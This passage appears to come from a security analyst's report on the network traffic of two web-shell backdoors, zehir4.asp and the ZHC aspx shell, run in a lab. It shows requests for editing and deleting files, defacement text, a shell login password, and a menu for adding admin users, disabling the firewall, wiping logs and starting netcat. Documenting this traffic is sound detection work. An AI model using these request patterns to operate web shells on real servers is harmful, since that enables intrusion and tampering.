CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDSSCDSDDD=JIKFODEDDBNCNBBCNLEIDBNF

 ---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Sun, 23 Feb 2014 05:18:07 GMT
X-Powered-By: ASP.NET
Content-Length: 1169
Content-Type: text/html
Cache-control: private

<title>zehir3 --> powered by zehir &lt;zehirhacker@hotmail.com&gt;</title><form method=get
action='' target='_opener' id=form1 name=form1><table cellpadding=0 cellspacing=0
align=center><tr><td align=center><font size=2>SQL Server i.in connection string
giriniz</td></tr><tr><td align=center><input type=hidden value='7' name=status><input
type=hidden value='12:18:07 AM' name=Time><input style='width:250; height:21' value=''
name=path><br><input type=submit value='SQL Servera Ba.lan' style='height:23;width:170'
id=submit1 name=submit1></td></tr></table></form>
<script language=javascript>
   function NewWindow(mypage, myname, w, h, scroll) {
      var winl = (screen.width - w) / 2;
      var wint = (screen.height - h) / 2;
         winprops =
'height='+h+',width='+w+',top='+wint+',left='+winl+',scrollbars='+scroll+',resizable'
      win = window.open(mypage, myname, winprops)
      if (parseInt(navigator.appVersion) >= 4) { win.window.focus(); }
   }
   function ffd(yol){
      NewWindow(yol,"",420,100,"no");
   }
</script>
<body bgcolor=black text=Chartreuse link=Chartreuse alink=Chartreuse vlink=Chartreuse>
</tr></table>
```

Network traffic observed when the following fake connection string is written in the box and the button is pressed: “Server=myServerName\myInstanceName;Database=myDataBase;User Id=myUsername;
Password=myPassword;”

```
GET
/zehir4.asp?status=7&Time=12%3A18%3A07+AM&path=Server%3DmyServerName%5CmyInsta
nceName%3BDatabase%3DmyDataBase%3BUser+Id%3DmyUsername%3B&submit1=SQL+Serv
era+Ba%F0lan HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/zehir4.asp?mevla=1&status=15
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDSSCDSDDD=JIKFODEDDBNCNBBCNLEIDBNF
```

- A file named “TEST_FILE.txt” is open for edit

```
GET
/zehir4.asp?status=10&dPath=C:\Inetpub\wwwroot\TEST_FILE.txt&path=c:\inetpub\wwwroot\&Ti
me=10:26:25%20AM HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/zehir4.asp
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDQQQDQQRR=NNJJONABAFAKHJEDJMMCNDBI

 ---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 15:26:52 GMT
X-Powered-By: ASP.NET
Content-Length: 3901
Content-Type: text/html
Cache-control: private

<title>zehir3 --> powered by zehir &lt;zehirhacker@hotmail.com&gt;</title>
<center>
<a href="zehir4.asp?mevla=1&status=13" onclick="sistemBilgisi(this.href);return false;">System
Info</a>
<font color=yellow> | </font>
```

```
<a href="zehir4.asp?mevla=1&status=40" onclick="sistemTest(this.href);return false;">System
Test</a>
<font color=yellow> | </font>
<a href="zehir4.asp?mevla=1&status=50&path=c:\inetpub\wwwroot\"
onclick="SitelerTestte(this.href);return false;">Sites Test</a>
<font color=yellow> | </font>
<a href="zehir4.asp?mevla=1&status=14&path=c:\inetpub\wwwroot\"
onclick="klasorIslemleri(this.href);return false;">Folder Action</a>
<font color=yellow> | </font>
<a href="zehir4.asp?mevla=1&status=15" onclick="sqlServer(this.href);return false;">SQL
Server</a>
<font color=yellow> | </font>
<a href="zehir4.asp?mevla=1&status=33" onclick="poweredby(this.href);return false;">POWERED
BY</a>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------------
<body bgcolor=black text=Chartreuse link=Chartreuse alink=Chartreuse vlink=Chartreuse>
<form method=get action=''><table border=1 cellpadding=0 cellspacing=0 align=center><tr><td
bgcolor=gray width=100><font size=2>Path : </td><td><input type=hidden value='2'
name=status><input type=hidden value='10:26:52 AM' name=Time><input style='width:350;
height:21' value='c:\inetpub\wwwroot\' name=Path><input type=submit value='Git'
style='height:22;width:70' id=submit1 name=submit1></td></tr></table></form><br><center><form
action='?Time=10:26:52 AM' method=post><input type=hidden name=status value='11'><input
type=hidden name=dPath value='C:\Inetpub\wwwroot\TEST_FILE.txt'><input type=hidden
name=Path  value='c:\inetpub\wwwroot\'><input type=submit value=Kaydet><br><textarea
name=dkayit style='width:90%;height:350;border-right: lightgoldenrodyellow thin solid;border-top:
lightgoldenrodyellow thin solid;font-size: 12;border-left: lightgoldenrodyellow thin solid;color: lime;
border-bottom: lightgoldenrodyellow thin solid;    font-family: Courier New, Arial;background-color:
navy;'>THIS IS THE CONTENT OF THE
&quot;TEST_FILE.TXT&quot;.</textarea></form></center></tr></table><script
language=javascript>
.var dosyaPath = "zehir4.asp"
..// DRIVE ISLEMLERI
..function driveGo(drive_){
...location = dosyaPath+"?status=1&path="+drive_+"&Time="+Date();
..}
.</script>
.<table align=center border=1 width=150 cellpadding=0 cellspacing=0><tr bgcolor=gray><td
align=center><b><font color=white>S.r.c.ler</td></tr><tr><td><a
href='#'onClick="driveGo('A');return false;"><font face=wingdings>;</font>Floppy
[A:]</a></td></tr><tr><td><a href='#'onClick="driveGo('C');return false;"><font
face=wingdings>;</font>HardDisk [C:]</a></td></tr><tr><td><a
href='#'onClick="driveGo('D');return false;"><font face=wingdings>;</font>CD-Rom
[D:]</a></td></tr><tr><td><a href='zehir4.asp?time=10:26:52 AM'><font face=webdings>H</font>
Local Path</a></td></tr></table><br>
```

When the following data is added to the “TEST_FILE.txt” file opened for edit: “Hacked by STTEAM”

```
POST /zehir4.asp?Time=11:19:52%20AM HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer:
http://192.168.1.1/zehir4.asp?status=10&dPath=C:\Inetpub\wwwroot\TEST_FILE.txt&path=c:\inetp
ub\wwwroot\&Time=11:19:41 AM
```

Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 175
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDCSDRBCRC=OJOLKHLBCKEJIMJFNOHPPGKM

---- RESPONSE ----

HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 16:20:07 GMT
X-Powered-By: ASP.NET

status=11&dPath=C%3A%5CInetpub%5Cwwwroot%5CTEST_FILE.txt&Path=c%3A%5Cinetpub%5Cwwwroot%5C&dkayit=THIS+IS+THE+CONTENT+OF+THE+%22TEST_FILE.TXT%22.%0D%0A%0D%0A**Hacked+by+STTEAM%21**

- A file named “TEST_FILE.txt” is open for edit

GET /zehir4.asp?**status=3**&Path=c:\inetpub\wwwroot\&**Del=**c:\inetpub\wwwroot\/TEST_FILE.txt&Time=11:19:41%20AM HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://192.168.1.1/zehir4.asp
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDCSDRBCRC=OJOLKHLBCKEJIMJFNOHPPGKM

---- RESPONSE ----

HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 16:26:10 GMT
X-Powered-By: ASP.NET
Location: zehir4.asp?**status=2**&path=c:\inetpub\wwwroot\&Time=11:26:10%20AM&byMsg=<font%20color=yellow>**File**%20**Deleted**%20**Successful;)**
Content-Length: 121
Content-Type: text/html
Cache-control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here.</body>

---- REQUEST ----

GET /zehir4.asp?**status=2**&path=c:\inetpub\wwwroot\&Time=11:26:10%20AM&byMsg=<font%20color=yellow>**File**

```
%20Deleted%20Successful;)</font><br> HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-
application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-
excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://192.168.1.1/zehir4.asp
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASPSESSIONIDCSDRBCRC=OJOLKHLBCKEJIMJFNOHPPGKM

 ---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 16:26:10 GMT
X-Powered-By: ASP.NET
Content-Length: 13634
Content-Type: text/html
Cache-control: private

<font color=yellow>File Deleted Successful;)</font><br><title>zehir3 --> powered by zehir
&lt;zehirhacker@hotmail.com&gt;</title>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------------
```

K-Shell/ZHC Shell 1.0/Aspx Shell Backdoor: ZHC_Shell_1.0.aspx

- Backdoor script is first accessed

```
GET /ZHC_Shell_1.0.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive

 ---- RESPONSE ----


HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 16:47:52 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3387
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>

<div align="center"></div>
<style type="text/css">
body,td,th {
	color: #FFFFFF;
	font-family: Comic Sans Ms;
}
body {
	background-image: url("http://a6.sphotos.ak.fbcdn.net/hphotos-ak-
snc6/262108_109964339097628_100002521874736_97359_1521760_n.jpg");
	background-position: center center;
	background-repeat: no-repeat;
	background-color: #000000;
	background-attachment: fixed;
	font-family: Comic Sans MS;
	font-size: 16px;
}
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<br><center><span class="title"><b>Welcome to ZCompany Hacking Crew
Shell</b></span></center><br><center><span class="style3">Note:</span> You MUST click the
login button and not hit enter.</center><form name="ctl00" method="post"
action="ZHC_Shell_1.0.aspx" id="ctl00">
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

The following requests will also be observed to GET the images displayed in the script:

```
GET /img851/2304/bismillahus.jpg HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: img851.imageshack.us
Connection: Keep-Alive
--------------------------------------------------------------------------------------------------------------------
```

```
GET /hphotos-ak-snc6/262108_109964339097628_100002521874736_97359_1521760_n.jpg
HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: a6.sphotos.ak.fbcdn.net
Connection: Keep-Alive
```

When the authentication password is entered, the following traffic was observed:

```
POST /ZHC_Shell_1.0.aspx HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 364
Connection: Keep-Alive
Cache-Control: no-cache

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5
NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJv
bHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0Rpcm
VjdG9yeVsWlNx5Na0HFMN2RRO%2BceR1t%2BaS&TextBox=XXx_Death_xXX&Button=Login&
__EVENTVALIDATION=%2FwEWAwLrm6SaCALs0d74CwLT%2Fr7ABFDvvWKTukrGQSmJzLYU
rRDsnNcaHTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 17:27:32 GMT
X-Powered-By: ASP.NET
```

---- RESPONSE ----

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 17:27:32 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=juatcz3dsscr4fzqlqet52f3; path=/; HttpOnly
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 13845


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
```

```
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>

<div align="center"></div>
<style type="text/css">
body,td,th {
	color: #FFFFFF;
	font-family: Comic Sans Ms;
}
body {
	background-image: url("http://a6.sphotos.ak.fbcdn.net/hphotos-ak-
snc6/262108_109964339097628_100002521874736_97359_1521760_n.jpg");
	background-position: center center;
	background-repeat: no-repeat;
	background-color: #000000;
	background-attachment: fixed;
	font-family: Comic Sans MS;
	font-size: 16px;
}
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>

<p align="center">Current Directory: <font color= #00FF00>c:\inetpub\wwwroot\</font></p>
<table width="75%"  border="0" align="center">
  <tr>
    <td width="13%">Action:</td>
    <td width="87%">
    <a href="?action=new&src=c%3a%5cinetpub%5cwwwroot%5c" title="New file or
directory">New</a> |
    <a href="?action=upfile&src=c%3a%5cinetpub%5cwwwroot%5c" title="Upload file">
Upload</a> |
    <a href="?action=goto&src=" & c:\inetpub\wwwroot title="Go to this file's directory"> Index
Root</a> |
    <a href="?action=logout" title="Exit"> Exit</a></td>
  </tr>
  <tr>
    <td>
      Drive: </td>
    <td>
<a href='?action=goto&src=A:\'>A:\ </a><a href='?action=goto&src=C:\'>C:\ </a><a
href='?action=goto&src=D:\'>D:\ </a>
</td>
  </tr>

  <tr>
    <td>Tools:</td>
    <td><a href="?action=sqlrootkit" target="_blank">SQL Command</a> |<a href="?action=cmd"
target="_blank"> Command Line</a> |<a href="?action=information" target="_blank"> System
Information</a></td>
  </tr>
```

```
  <tr>
   <td width="20%">Admin Tricks: </td>
   <td width="80%"><a href="?action=cmd5" target="_blank">Add User</a> |<a
href="?action=cmd6" target="_blank"> Add User To Administrators Group</a> |<a
href="?action=cmd7" target="_blank"> Disable Windows Firewall</a> |<a href="?action=cmd4"
target="_blank"> Enable RDP</a> |<a href="?action=cmd3" target="_blank"> Wipe IIS
Logs</a></td>

  </tr>

  <tr>
   <td width="20%">Silentz's Tricks: </td>
   <td width="80%"><a href="?action=cmd2" target="_blank">Start NC</a></td>
  </tr>
</table>
<hr noshade width="70%">
<table width="90%"  border="0" align="center">
       <tr>
       <td width="30%"><strong>Name</strong></td>
       <td width="10%"><strong>Size</strong></td>
       <td width="20%"><strong>Last Modified</strong></td>
       <td width="25%"><strong>Action</strong></td>
       </tr>
      <tr>
       <td><tr><td><a href='?action=goto&src=c%3a%5cinetpub%5c'><i>|Parent
Directory|</i></a></td></tr><tr><td><a
href='?action=goto&src=c%3a%5cinetpub%5cwwwroot%5caspnet_client\'>aspnet_client</a></td
><td>&lt;dir&gt;</td><td>2/20/2014 4:35:56 PM</td><td><a
href='?action=cut&src=c%3a%5cinetpub%5cwwwroot%5caspnet_client\'
target='_blank'>Cut</a>|<a
href='?action=copy&src=c%3a%5cinetpub%5cwwwroot%5caspnet_client\'
target='_blank'>Copy</a>|<a
href='?action=del&src=c%3a%5cinetpub%5cwwwroot%5caspnet_client\' onclick='return
del(this);'>Del</a></td></tr>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
<td><a href='?action=edit&src=c%3a%5cinetpub%5cwwwroot%5chelp.gif'>Edit</a>|<a
href='?action=cut&src=c%3a%5cinetpub%5cwwwroot%5chelp.gif' target='_blank'>Cut</a>|<a
href='?action=copy&src=c%3a%5cinetpub%5cwwwroot%5chelp.gif' target='_blank'>Copy</a>|<a
href='?action=rename&src=c%3a%5cinetpub%5cwwwroot%5chelp.gif'>Rename</a>|<a
href='?action=down&src=c%3a%5cinetpub%5cwwwroot%5chelp.gif' onClick='return
down(this);'>Download</a>|<a href='?action=del&src=c%3a%5cinetpub%5cwwwroot%5chelp.gif'
onClick='return del(this);'>Del</a></td></tr>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
function down()
{
if(confirm("If the file size > 20M,\nPlease don\'t download\nYou can copy file to web directory ,use
http download\nAre you sure download?")){return true;}
else{return false;}
}
</script>

</p>
<script language="javascript">
function closewindow()
{self.close();}
</script>
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
```

By XXx_Death_xXX Of ZCompany Hacking Crew • zone-hack.com #ZHC
</body>
</html>

- "New" file created
  Filename: c:\inetpub\wwwroot\TEST_FILE.txt
  Data written to file: Hacked by STTEAM!

GET /ZHC_Shell_1.0.aspx?action=new&src=c%3a%5cinetpub%5cwwwroot%5c HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=juatcz3dsscr4fzqlqet52f3

---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 17:58:13 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3446

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" />
---------- TRUNCATED BY ANALYST ----------
ZHC Shell 1.0 • 2011
By XXx_Death_xXX Of ZCompany Hacking Crew • zone-hack.com #ZHC
</body>
</html>

---- REQUEST ----

POST /ZHC_Shell_1.0.aspx?action=new&src=c%3a%5cinetpub%5cwwwroot%5c HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,

application/msword, */*
Referer:
http://192.168.1.1/ZHC_Shell_1.0.aspx?action=new&src=c%3a%5cinetpub%5cwwwroot%5c
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 432
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=juatcz3dsscr4fzqlqet52f3

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO%2BceR1t%2BaS&NewName=TEST_FILE.TXT&New=NewFile&NewButton=Submit&Src=c%3A%5Cinetpub%5Cwwwroot%5C&__EVENTVALIDATION=%2FwEWBQLrm6SaCALt%2FZdvApy87uwMAt%2BD7fALAvP18ZcNmdCY9LhQuyMQGUEqqkNmLdBOnH0%3D

---- RESPONSE ----

HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 17:58:51 GMT
X-Powered-By: ASP.NET

HTTP/1.1 302 Found
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 17:58:51 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Location:
/ZHC_Shell_1.0.aspx?action=edit&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 197

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a
href="/ZHC_Shell_1.0.aspx?action=edit&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT">here.</h2>
</body></html>

---- REQUEST ----

GET /ZHC_Shell_1.0.aspx?**action=edit**&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT
HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer:
http://192.168.1.1/ZHC_Shell_1.0.aspx?action=new&src=c%3a%5cinetpub%5cwwwroot%5c
Accept-Language: en-us

```
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=juatcz3dsscr4fzqlqet52f3
```

---- RESPONSE ----

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 17:58:51 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3521


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

---- REQUEST ----

```
POST /ZHC_Shell_1.0.aspx?action=edit&src=c%3a%5cinetpub%5cwwwroot%5cTEST_FILE.TXT
HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer:
http://192.168.1.1/ZHC_Shell_1.0.aspx?action=edit&src=c%3a%5cinetpub%5cwwwroot%5cTEST
_FILE.TXT
Accept-Language: en-us
Content-Type: multipart/form-data; boundary=----------7dea15360210
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 1052
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=juatcz3dsscr4fzqlqet52f3
```

```
-----------------------------7dea15360210
Content-Disposition: form-data; name="__EVENTTARGET"


-----------------------------7dea15360210
Content-Disposition: form-data; name="__EVENTARGUMENT"


-----------------------------7dea15360210
Content-Disposition: form-data; name="__VIEWSTATE"

/wEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLW
RhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXd
EaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO+ceR1t+aS
-----------------------------7dea15360210
Content-Disposition: form-data; name="filepath"

c:\inetpub\wwwroot\TEST_FILE.TXT
-----------------------------7dea15360210
Content-Disposition: form-data; name="content"

Hacked by STTEAM!
-----------------------------7dea15360210
Content-Disposition: form-data; name="a"

Sumbit
-----------------------------7dea15360210
Content-Disposition: form-data; name="__EVENTVALIDATION"

/wEWBALrm6SaCAKwgsKBDALW4bf/BAK/76ruDDFHkmmcWzwDRZCn6yFg1uYyRvu7
-----------------------------7dea15360210--
```

---- RESPONSE ----

```
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 17:59:21 GMT
X-Powered-By: ASP.NET

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 17:59:21 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3711

<script>alert('Edit|Creat c:\\inetpub\\wwwroot\\TEST_FILE.TXT
Success!');location.href='/ZHC_Shell_1.0.aspx?action=goto&src=c%3a%5cinetpub%5cwwwroot%
5c'</script>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />
```


```
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl11" method="post"
